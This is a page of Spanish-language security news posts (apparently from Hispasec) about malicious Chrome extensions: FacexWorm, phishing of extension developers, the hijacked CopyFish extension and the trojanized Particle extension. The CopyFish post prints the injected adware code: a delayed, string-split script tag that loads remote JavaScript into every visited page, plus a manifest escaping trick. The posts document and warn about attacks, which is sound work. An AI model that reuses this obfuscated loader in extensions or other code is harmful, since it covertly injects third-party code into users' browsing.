Mostrando entradas con la etiqueta Extensiones. Mostrar todas las entradas

miércoles, 2 de mayo de 2018

FacexWorm: el malware que se extiende a través de Facebook

Descubierto por Trend Micro, este malware se camufla tras una extensión de Google Chrome para robar criptomonedas a las víctimas.
Esquema de funcionamiento de Facexworm. Obtenida de Hacker News.


La técnica de ataque utilizada por la extensión maliciosa surgió por primera vez en agosto del año pasado, pero los investigadores han descubierto que se añadieron nuevas capacidades a principios de este mes.

Estas novedades incluyen el robo de credenciales de sitios web, redirigir a las víctimas a estafas de criptomonedas y/o al enlace de referencia del atacante en programas relacionados con criptomonedas e inyectar mineros en las webs.

A finales del año pasado, se descubrió un bot de minería llamado Digmine el cual se propagaba a través de Facebook Messenger y tenía como objetivo a ordenadores Windows, así como a Google Chrome.


Instalación de la extensión fraudulenta. Obtenida de Hacker News.
Al igual que el malware que acabamos de mencionar, FacexWorm también se propaga mediante ingeniería social a través de Facebook Messenger para redirigir a las víctimas a versiones falsas de sitios webs populares tales como YouTube.

Cabe señalar que la extensión solo se diseñó para usuarios de Chrome. Si el malware detecta cualquier otro navegador web en el dispositivo de la víctima, redirige a un anuncio de aspecto inofensivo.

Cómo funciona

Si el enlace al vídeo malicioso se abre con Chrome, FacexWorm redirecciona a la víctima a una página falsa de YouTube, donde se aconseja al usuario a descargar una extensión maliciosa para el navegador como si de un códec para reproducir el vídeo se tratase.

Una vez instalada, la extensión descarga más módulos para realizar varias tareas maliciosas.
"FacexWorm es un clon de una extensión legítima de Chrome, pero se le inyectó un código que contiene su rutina principal. Descarga el código JavaScript adicional del servidor C&C cuando se abre el navegador", explican los investigadores.

Dado que la extensión toma todos los permisos extendidos en el momento de la instalación, el malware puede acceder o modificar datos para cualquier web que el usuario abra.

A día de hoy, las criptomonedas reconocidas a las que se dirige FacexWorm incluyen Bitcoin (BTC), Bitcoin Gold (BTG), Bitcoin Cash (BCH), Dash (DASH), Ethereum (ETH), Ethereum Classic (ETC), Ripple (XRP), Litecoin (LTC), Zcash (ZEC) y Monero (XMR).

Dado que las campañas de spam en Facebook son bastantes comunes, se aconseja a los usuarios estar atentos al hacer clic en enlaces y archivos proporcionados a través de la plataforma del sitio.

Daniel Púa
@dpua_
dpua@hispasec.com

Más información:


FacexWorm Targets Cryptocurrency Trading Platforms, Abuses Facebook Messenger for Propagation:
https://blog.trendmicro.com/trendlabs-security-intelligence/facexworm-targets-cryptocurrency-trading-platforms-abuses-facebook-messenger-for-propagation/


viernes, 11 de agosto de 2017

Comprometidas dos populares extensiones de Google Chrome


El equipo de seguridad de Google ha enviado advertencias a través de e-mail a los desarrolladores de extensiones de Chrome después de que muchos de estos fuesen objetivos de ataques de phishing. Algunos de estos ataques consiguieron su objetivo y permitieron el robo de algunas extensiones.

Estos ataques tuvieron lugar la semana pasada, cuando las cuentas de los desarrolladores de las extensiones CopyFish (80.000 usuarios) y Web Developer (100.000) se vieron comprometidas. Los atacantes aprovecharon para insertar código malicioso de adware en la extensión. De esta manera consiguieron ingresos a través de todos los usuarios que las tuvieran instaladas. 

Estos ataques llevan cerca de dos meses produciéndose sin que hasta la fecha nadie se haya percatado. El phishing en cuestión se hace pasar por una cuenta oficial de Google, informando a los desarrolladores de una supuesta violación de los terminos de servicio de Chrome Web Store. Es entonces cuando las víctimas accedian a un sitio falso que solicitaba el login a una cuenta de Google. 

Phishing email
Captura de los e-mails de phishing. Fuente: www.bleepingcomputer.com

Los avances en la investigación indican que los dominios utilizados para robar la información de estas dos extensiones son los mismos, y el e-mail prácticamente idéntico, lo que apunta a un actor común en ambos ataques. La misma estrategia fue probada de nuevo en agosto, pero esta vez Google Safe Browsing bloqueó estos enlaces fraudulentos. 

Tras el secuestro de las extensiones, Google envió un e-mail a todos los desarrolladores informando de la situación e indicando las instrucciones para reportar futuros casos similares. 

Google email warning
Captura del e-mail de alerta de Google. Fuente: bleepingcomputer.com


Fernando Díaz
fdiaz@hispasec.com

Más información: 

Chrome Extension Developers Under a Barrage of Phishing Attacks


miércoles, 2 de agosto de 2017

CopyFish: Extensión para Google Chrome secuestrada e infectada con adware

CopyFish es un software de OCR para Google Chrome que permite extraer textos de imágenes, PDFs y vídeos. La extensión cuenta a día de hoy con 37.740 usuarios, que recibieron el pasado 29 de julio una nueva actualización que venía con una desagradable sorpresa.


Y es que la extensión había sido secuestrada. Mediante un ataque de phishing dirigido a uno de los desarrolladores, los atacantes lograron acceder a su cuenta de "Google extensions" y robar la aplicación, transfiriéndola a otra cuenta bajo su control.

El phishing mostraba un login falso a Google extensions y estaba alojado en https://chromedev.freshdesk.com

Phishing de Google Extension

Tras modificar la aplicación, publicaron la nueva versión del plugin (V2.8.5) en el repositorio de Google.

Los usuarios empezaron a reportar anuncios y spam en las webs que visitaban, lo que levantó las sospechas de los desarrolladores, que en ese punto ya habían perdido el control sobre su aplicación.

Gracias a un usuario de la comunidad de HackerNews se pudo contactar con uno de los administradores de UNPKG, un CDN para paquetes 'npm' que utilizaba la extensión maliciosa. Gracias a esto se pudo desactivar rápidamente el malware:

El pasado 1 de agosto el soporte técnico de Google devolvió la aplicación a sus legítimos desarrolladores, que actualizaron rápidamente el plugin con una versión limpia:
UPDATE August 1, 2017: This is the new, updated and SAFE version of Copyfish. For more details on what happened please see https://a9t9.com/blog/chrome-extension-adware/
Además se desactivó la versión maliciosa para los usuarios que aún la tenían instalada.

Los cambios que introducía el adware cargaban código Javascript alojado en UNPKG y añadían algún código para debuggear la aplicación:

En el archivo manifest.js:

"matches": [ "<all_urls>" ] -> se sustituyó por "matches": [ "\u003Call_urls>" ]

En background.js:

console.log("Start");

chrome.runtime.onInstalled.addListener(function(details) {
    console.log("onInstalled");
    if(details.reason == "install") {
        console.log("This is a first install!");
    } else if(details.reason == "update"){
        var thisVersion = chrome.runtime.getManifest().version;
        console.log("Updated from " + details.previousVersion + " to " + thisVersion);
          chrome.storage.local.set({'installed': Date.now()});
    }
});

En cs.js, donde se carga el código malicioso:

chrome.storage.local.get('installed', function (item) {
    if (item && item.installed) {
      installed = item.installed;
      console.log('Installed:' + installed);

      if (installed) {
        console.log('Installed ms:' + (Date.now() - installed));

        if ((Date.now() - installed) > 10 * 60 * 1000) {
          console.log('Now');

          var date = new Date();
          var hour = date.getUTCHours();

          console.log(hour);

          var thisVersion = chrome.runtime.getManifest().version;

          console.log(thisVersion);
          thisVersion = thisVersion.replace('.', '-');
          thisVersion = thisVersion.replace('.', '-');
          console.log(thisVersion);

          var hash = "copyfish-npm-" + thisVersion;

          console.log(hash);

          var config_fragment = '<sc' + 'ript sr' + 'c="ht'+ 'tps://un' + 'p' + 'kg.com/' + hash + '/' + hour + '.js"></sc ' + 'ript>';

          var range = document.createRange();
          range.setStart(document.body, 0);
          document.body.appendChild(range.createContextualFragment(config_fragment));
        }
      }
    }
  });


A día de hoy la versión infectada ya está desactivada y se han tomado las medidas de seguridad oportunas. Decir que sólo afecta a Google Chrome, la versión para Firefox no ha sido comprometida.

Más información:

Extensión oficial en Google

viernes, 14 de julio de 2017

Particle/Youtube+ vendida...y troyanizada


Particle es una extensión para Chrome y Firefox que extiende la funcionalidad de YouTube, y además es muy popular entre sus usuarios, contando con un total de 31.187 hasta la fecha. 


Esta extensión posee una gran cantidad de caracteristicas, entre las que destacan:

  • Desactivar los 60fps
  • Gestionar en qué canales quieres ver anuncios
  • Bloquear canales
  • Permitir reproducir videos en una ventana aparte
Y la lista continúa. Puede verse por completo en el siguiente enlace: https://github.com/ParticleCore/Particle/wiki/Features
Funcionalidad de ventana

El problema surge cuando, sin previo aviso, la extensión es vendida a un tercero. La intención del autor original era desarrollar una nueva extensión que trabajase con el nuevo diseño de YouTube, y no tenía intención de continuar con el desarrollo de la anterior. 

Sin embargo, el nuevo dueño de la extensión introdujo una versión modificada, troyanizando la extensión y poniendo en riesgo a miles de usuarios, que sin previo aviso se vieron afectados. Para infectarlos, se actualizaba con una versión modificada del paquete: https://crx.dam.io/source/crxviewer.html?crx=https://crx.dam.io/files/gobbnicjoijcfndfmmfjnfgldgcnjibl/4.1.9.0.zip 

"but whatever the case could be, anything would have to be disclosed to the users previous to any changes and anything unrelated to the extension features (such as data collection or advertisements, for example) will have to be opt-in by default or acceptable during install/implementation."

El autor original menciona que le ofrecieron poner anuncios en su extensión o venderla, y este puso como condición que los usuarios fueran informados previamente del cambio, como afirma en un extracto de las comunicaciones con el comprador. Sin embargo, esta condición no fue cumplida y quedaron troyanizados sin previo aviso. 

De momento solo la versión de Chrome se ve afectada y no la de Firefox, aunque se recomienda desinstalar inmediatamente cualquiera de ellas.


Fernando Díaz